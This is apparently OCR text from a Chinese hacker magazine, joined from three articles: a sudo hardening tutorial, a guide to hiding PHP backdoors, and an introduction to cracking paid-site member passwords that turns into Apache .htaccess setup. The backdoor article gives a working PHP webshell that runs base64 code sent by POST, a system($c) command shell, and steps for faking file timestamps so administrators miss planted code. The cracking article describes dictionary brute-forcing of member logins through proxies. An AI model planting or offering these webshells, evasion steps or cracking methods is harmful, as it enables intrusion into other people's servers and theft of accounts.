以上操作就是把passwd这个命令让useradmin这个普通用户来使用的过程，很简单吧，在普通人眼里以上操作就算完成了，但是再考虑安全方面，那真是糟透了，从上面的例子我有意的已经把漏洞指明了，也就是说这个useradmin用户连root密码都可以更改，要是useradmin这个用户不幸被黑客利用，那么他直接就可以给root更改个密码，然后用root帐号登录搞破坏，那么想想，这是相当严重的事情，所以说有关root安全的东西千万别乱让别人使用，所谓信谁都不如信自己。我们如何解决这个问题呢？只要我们能禁止让useradmin更改root的密码就可以，要是再严格些，就连uid号小于500的用户

都不能更改他们的密码（uid 500以前的被列为是系统用户，500以后的才是普通用户）。那么要实现这个功能，我想过了，可以写一个shell脚本来完成。下面我就来详细的说明一下。

二、安全配置sudo

```
[root@jiangchao sudo]# vi sudo_passwd    //这里我们建立一个脚本文件内容如下：
#!/bin/bash
read -p "please enter username:" USERNAME
USERID=`id -u $USERNAME`
if [ $USERID -le "500" ] ; then
echo "can't change uid <= 500 users"
else
passwd $USERNAME
fi
```

以上脚本完全可以解决我们的问题，在这里我稍微的讲解一下，'id -u $USERNAME'这个是得到你要更改用户的uid号，$USERID -le "500"这句话是判断uid号是否"<=500"（-le是小于等于的意思）。这个脚本的意思就是判断你要修改的用户是否是系统用户，如果是就不让修改，如果是就可以修改他。大家如果不会shell编程的话，可以找资料看看基础的东西。好了，一个脚本足以解决一切，但是大家干什么事的时候都要有戒心，这样才能搞好安全，脚本是写完了，但是我们要针对这个脚本做一些安全工作。

首先我们看看刚完成的文件是什么权限。

```
[root@jiangchao sudo]# ll sudo_passwd
-rw-r--r-- 1 root root 179 Mar  8 00:32 sudo_passwd
```

大家看到了吧，开放的权限还是很多嘛，因为这是个要执行的脚本，所以我们要给他设置成可执行模式，但是我们又不希望别人能看到他，那么就去掉所有权限，就拥有可执行模式即可。

```
[root@jiangchao sudo]# chmod 100 sudo_passwd    //设置成可执行
[root@jiangchao sudo]# ll sudo_passwd
---x------ 1 root root 179 Mar  8 00:32 sudo_passwd
```

大家可以看到这个脚本现在只有root用户可以执行，其他用户没有权利执行，现在我们就可以把这个脚本放到sudo规则里了，让sudo通过这个脚本间接执行passwd就可以做到限制useradmin用户更改系统帐号密码的作用。

```
[root@jiangchao /]# mkdir /sudo  //首先我建立一个sudo的文件夹，里面专门放脚本的
[root@jiangchao sudo]# cp /root/sudo_passwd ./  //然后把刚才的脚本复制到sudo下面
[root@jiangchao sudo]# visudo  //进到visudo编辑器，修改内容如下：
useradmin ALL=PASSWD:/sudo/sudo_passwd
[root@jiangchao sudo]# su useradmin  //再次切换到useradmin下
[useradmin@jiangchao sudo]$ sudo /sudo/sudo_passwd 运行我们sudo里的脚本
please enter username:jiangchao
//  输入要修改密码的用户，这里我们输入普通用户jiangchao
Changing password for user jiangchao.
New UNIX password:
BAD PASSWORD: it is based on a (reversed) dictionary word
Retype new UNIX password:
passwd: all authentication tokens updated successfully.  //jiangchao这个用户密码修改成功
[useradmin@jiangchao sudo]$ sudo /sudo/sudo_passwd //再次运行
please enter username:root                    //这次修改root
can't change uid <= 500 users                 //提示信息：不能修改uid<=500的用户
[useradmin@jiangchao sudo]$
```

我们这回就完成了比较安全的sudo设置，大家可以举一反三，以后要是用sudo做一些对root有威胁的命令时，大家可以利用脚本来做限制，这样就可以打造比较安全的系统了。

隐藏php后门技巧 终极篇

浅蓝的辐射鱼[F.ST]

关于php后门的隐藏以前的高手们都有不同的方法，一般都是插在图片或php文件里或是起一个比较容易误解的文件名，但是还是难免被找到，有两个原因，第一，后门被杀毒软件找到了；第二，被管理员根据文件的修改时间找到了，冰狐写过一个可以修改文件时间的程序，但是我没用过，听说不可以在guest权限下使用，我就写了一个可以在php环境下修改文件的最后修改时间的php代码，加在小A的phpspy2005里了，等下给大家演示一下。我就不在这里唠叨骗稿费了（一不小心，真实目的暴露了，好激动啊）。

首先，我们都知道杀毒软件都是依赖关键词来查找后门的，在此ps一句，不用说大家也知道像angel的phpspy一定是会被主流杀掉的，所以说，做后门就是要默默无闻啊。假设我们的后门没有关键词呢？不知道大家是否知道海阳CS后门就是可以自由自在的在主机上裸奔的？啊！php没这样的后门啊，我们自己来写，首先我们要知道原理，其实就是把代码写到了session过程里，然后执行session里的代码，这样，是很简单的事情，只是php要解决转义的问题，但是没问题的，假设我们的php代码是base64的话，还会存在这样的问题么？

可是呢，由于难免有的读者没学php的，所以我在这里把自己写的代码给出来。

```
<?php
session_start();
isset($_POST['code']) && $_SESSION['theCode']
=trim($_POST['code']);
isset($_SESSION['theCode']) && eval(base64_decode
($_SESSION['theCode']));
?>
```

在这里，代码的session_start();是开始一个session，然后下面一句就是建立session内容为我们提交的代码，最后一句就是执行我们的代码，注意这里有个base64_decode，就是这个函数把我们提交的base64的代码还原了后再执行了的。

鱼鱼根据海阳的客户端我改写了一个用于php环境下。现在来给大家演示一下使用的方法。首先，我们把上面的服务端加到对方的php文件里或是直接保存。然后在客户端把地址填写上去。我在客户端设定了几种常见的后门大家可以选择一个然后点提交。如图1、图2，没有任何问题吧？




图 1




图 2

当我们把后门插到别人原本的文件里，Windows会记录文件的修改时间，很郁闷的，我们要是改动了文件的内容就会被查到，大家来跟我修改文件的时间吧，guest权限的，HOHO~是主机都可以改啊。

在这里我拿我本地的faq.php来做给大家测试。我在里面写了<?system($c);?>这么一句来执行CMD，大家可以看到图3，文件的修改时间管理员是可以看到的，我们现在来修改时间。

我在这里要把faq.php的时间改成和global.php一样。在路径那里我们就如同图2一样的修改。然后我们再点修改时间，一个简单的过程，大家可以看图4，这个文件的修改时间就被我们修改得和global.php的时间一样了，当然，我们也可以自定义时间！像图5我就把那个文件改成了自己生日那天。




图 3




图 4





图 5

当然，不是在自己的机器上就不要随便的把时间改成自己的生日哦，虚荣心不是这样子搞的。鱼鱼比较菜，初学网络不久，毕竟偶还是读黑X不久的菜鸟读者，所以有纰漏和错误是难免的，大家可以到http://www.hackerxfiles.net/bbs指教我。



魔女の条件

俗话说，天底下没有免费的午餐。各类网站都披上了为特殊需求的消费者服务的伪装外衣，打出了"收费网站——VIP会员专区"这张能大笔赚钱的"王牌"。正当网站经营者大赚特赚的时候，可苦了我们这些渴求学习更多知识，学习先进技术的穷学生。用辨证唯物主义的观点看问题，事物的发展都是相对的。"矛"和"盾"本身都是共同出现的。沿用到目前IT行业就出来了——搞"黑客的"和"网络安全的"、搞"软件编程的"和"软件破解的"，而相对"收费网站"就滋生出"网站破解"的一些网络爱好者。

这些"网站破解"的爱好者，破解到的AB密码，也会公布到聚集着一些志同道合人士的交流网站："AB联盟网站"。而这些AB密码的破解，不外忽就是使用"AccessDiver"和"GoldenEye"这样的软件。使用国外的代理，在软件上挂上字典暴力破解，而字典的好坏，与网站用户密码复杂度等很多客观因素有关。如果你的运气够好，相信"功夫不负有心人"，一定能破解出来网站会员密码。（注：AB网站即是公布国外用户名和密码，便于找到国外用户使用用户名和密码的规律，这一形式的交流场所。）

"收费网站"的会员登陆，一般分为两大类：

第一类：弹出式入口：弹出式入口是密码验证系统的一种方

式，就是在进入会员区的时候，弹出一个提示框让你输入用户名和密码进行登录。在“黑客基地”网站中点击“VIP会员专区”的连接中的某个教程，会弹出如图1所示的一个用来输入用户名、密码的提示框，那就证明，这个网站的入口是弹出式的。




图1

第二类：表单式入口：表单式入口区别于弹出式入口，没有弹出式用户名、密码输入框，而是一个登录页面，采用form表单形式将用户输入的信息（用户名和密码）提交到一个验证地址去验证。

其实表单式入口的基本原理与弹出式入口类似，也是要把你输入的信息发送到某个地址去验证。只不过表单式入口提供给你的输入方式不同，不像弹出式入口那样给你一个弹出式输入框，而是给你一个网页，里面有输入用户名和密码的地方。这个网页中输入用户名和密码的地方，在网页源文件中可以看到，是从“<form>”开始到“</form>”结束的一段代码，在这段代码中定义了这个表单的发送方式、发送地址、发送数据等信息。当你在网页中填好用户名和密码，点击登录按钮后，你输入的信息就被发送到form中定义的地址去验证。如果通过验证，允许你进入会员区。如果没有通过验证，就会进入错误提示页面，并且显示一些错误提示信息，让你重新输入。

小知识：几个基本概念

表单式入口——区别于弹出式入口，没有弹出式用户名、密码输入框，而是一个登录页面，采用form表单形式将用户输入的信息（用户名和密码）提交到一个验证地址去验证。

提交地址——在表单式入口的登录页面中定义的，用来验证登录信息的地址。

Post data——发送数据，也就是发送到提交地址去验证的信息。

Keyword——关键字，是我们在验证返回信息中选择的，用来让AD进行识别的特殊信息。

因为表单式入口，可以使用动态网站编写代码实现，也可以使用某些后台管理网站程序，相对弹出式入口，浅显易懂。下面，我就把弹出式入口网站服务的实现详细做个剖析，希望能对各位黑友和网管有所帮助。

经过偶长期研究“弹出式入口”网站的服务搭建，经验总结为可分为Linux系统搭建的Apache服务器、Windows系统搭建的IIS服务器、Apache服务器，以及第三方软件服务器搭建的四个类别。

一、Linux系统

Apache服务器目录安全认证

Apache实现身份认证的基本

原理是：当系统管理员启动身份认证功能后，可以在要限制的目录中添加一个默认名“.htaccess”的文件。当用户访问该路径下的资源时，系统就会弹出一个对话框，要求用户输入“用户名/口令”。也就是说，它的身份认证功能不是人为由程序控制，而是由系统直接控制的。这样，就避免了用户记录需要认证资源的超级链接，不会在下次直接访问资源。因此，就可做为专门管理网页存放的目录或做为会员区等。

测试环境


操作系统：Red Hat Linux 9.0
内核版本：2.4.20-8
IP地址：192.168.10.36
前期准备，必须已经安装Apache

第1步：我们在/var/www/html（apache的主页根目录）下建立一个vip目录。

```
# mkdir /var/www/html/vip
```

第2步：然后我们编辑httpd.conf，添加：

```
Alias /vip "/var/www/html/vip"
<Directory "/var/www/html/vip">
Options Indexes MultiViews
AllowOverride AuthConfig
# 表示进行身份验证，这是关键的设置（如图2所示）
```



```
#
# VirtualHost example:
# Almost any Apache directive may go into a VirtualHost container.
# The first VirtualHost section is used for requests without a known
# server name.
#
#<VirtualHost *>
#    ServerAdmin webmaster@dummy-host.example.com
#    DocumentRoot /www/docs/dummy-host.example.com
#    ServerName dummy-host.example.com
#    ErrorLog logs/dummy-host.example.com-error_log
#    CustomLog logs/dummy-host.example.com-access_log common
#</VirtualHost>

Alias /vip "/var/www/html/vip"

<Directory "/var/www/html/vip">
    Options Indexes MultiViews
    AllowOverride AuthConfig
    Order allow,deny
    Allow from all
</Directory>
```

图2

第3步：在要限制的资源目录内创建并编辑.htaccess文件。

```
# vi /var/www/html/vip/.htaccess
AuthName "黑客X档案" # 描述信息，您想显示的“领域名称”
AuthType Basic
AuthUserFile /usr/local/apache/secrets/.htpasswd # 存放可以访问受限制的资源的用户名和密码
AuthGroupFile /usr/local/apache/secrets/.htgroup
Require group hackbase
Require valid-user
# 限制资源的组名、所有合法用户还是指定用户
```

密码文件推荐使用“.htpasswd”，因为apache默认系统对“.ht”开头的文件默认不允许外部读取，安全系数会高一点哦。

参数“require group”指定哪些组的用户可以访问认证资源，这样，当再次访问需要认证的资源存在的目录时，系统就会弹出对话框，要求输入“用户名/口令”，图3所示。

小知识：

基于用户名和密码的认证只是方法之一，时常会有不需要知道来访者是谁，只需要知道来自哪里的情况。

Allow和Deny指令可以允许或拒绝来自特定主机名或主机地址的访问，同时，Order指令告诉Apache处理这两个指令的顺序，以改变过滤器。

这些指令的用法：

Allow from address

这里的address可以是一个IP地址（或者IP地址的一部分），也可以是一个完整的域名（或者域名的一部分），还可以同时指定多个IP地址和域名。

比如，要拒绝兜售垃圾的站点：Deny from 205.252.46.165

如此，这个指令所管辖的区域将拒绝来自该地址的访问。除了指定IP地址，也可以指定域名，如：Deny from host.example.com

另外，还可以指定地址或域名的一部分来阻止一个群体：

```
Deny from 192.101.205
Deny from cyberthugs.com moreidiots.com
Deny from ke
```

Order可以组合Deny和Allow指令，以保证在允许一个群体访问的同时，对其中的一些又加以限制：

```
Order deny,allow
Deny from all
Allow from dev.example.com
```

上例首先拒绝任何人，然后允许来自特定主机的访问。

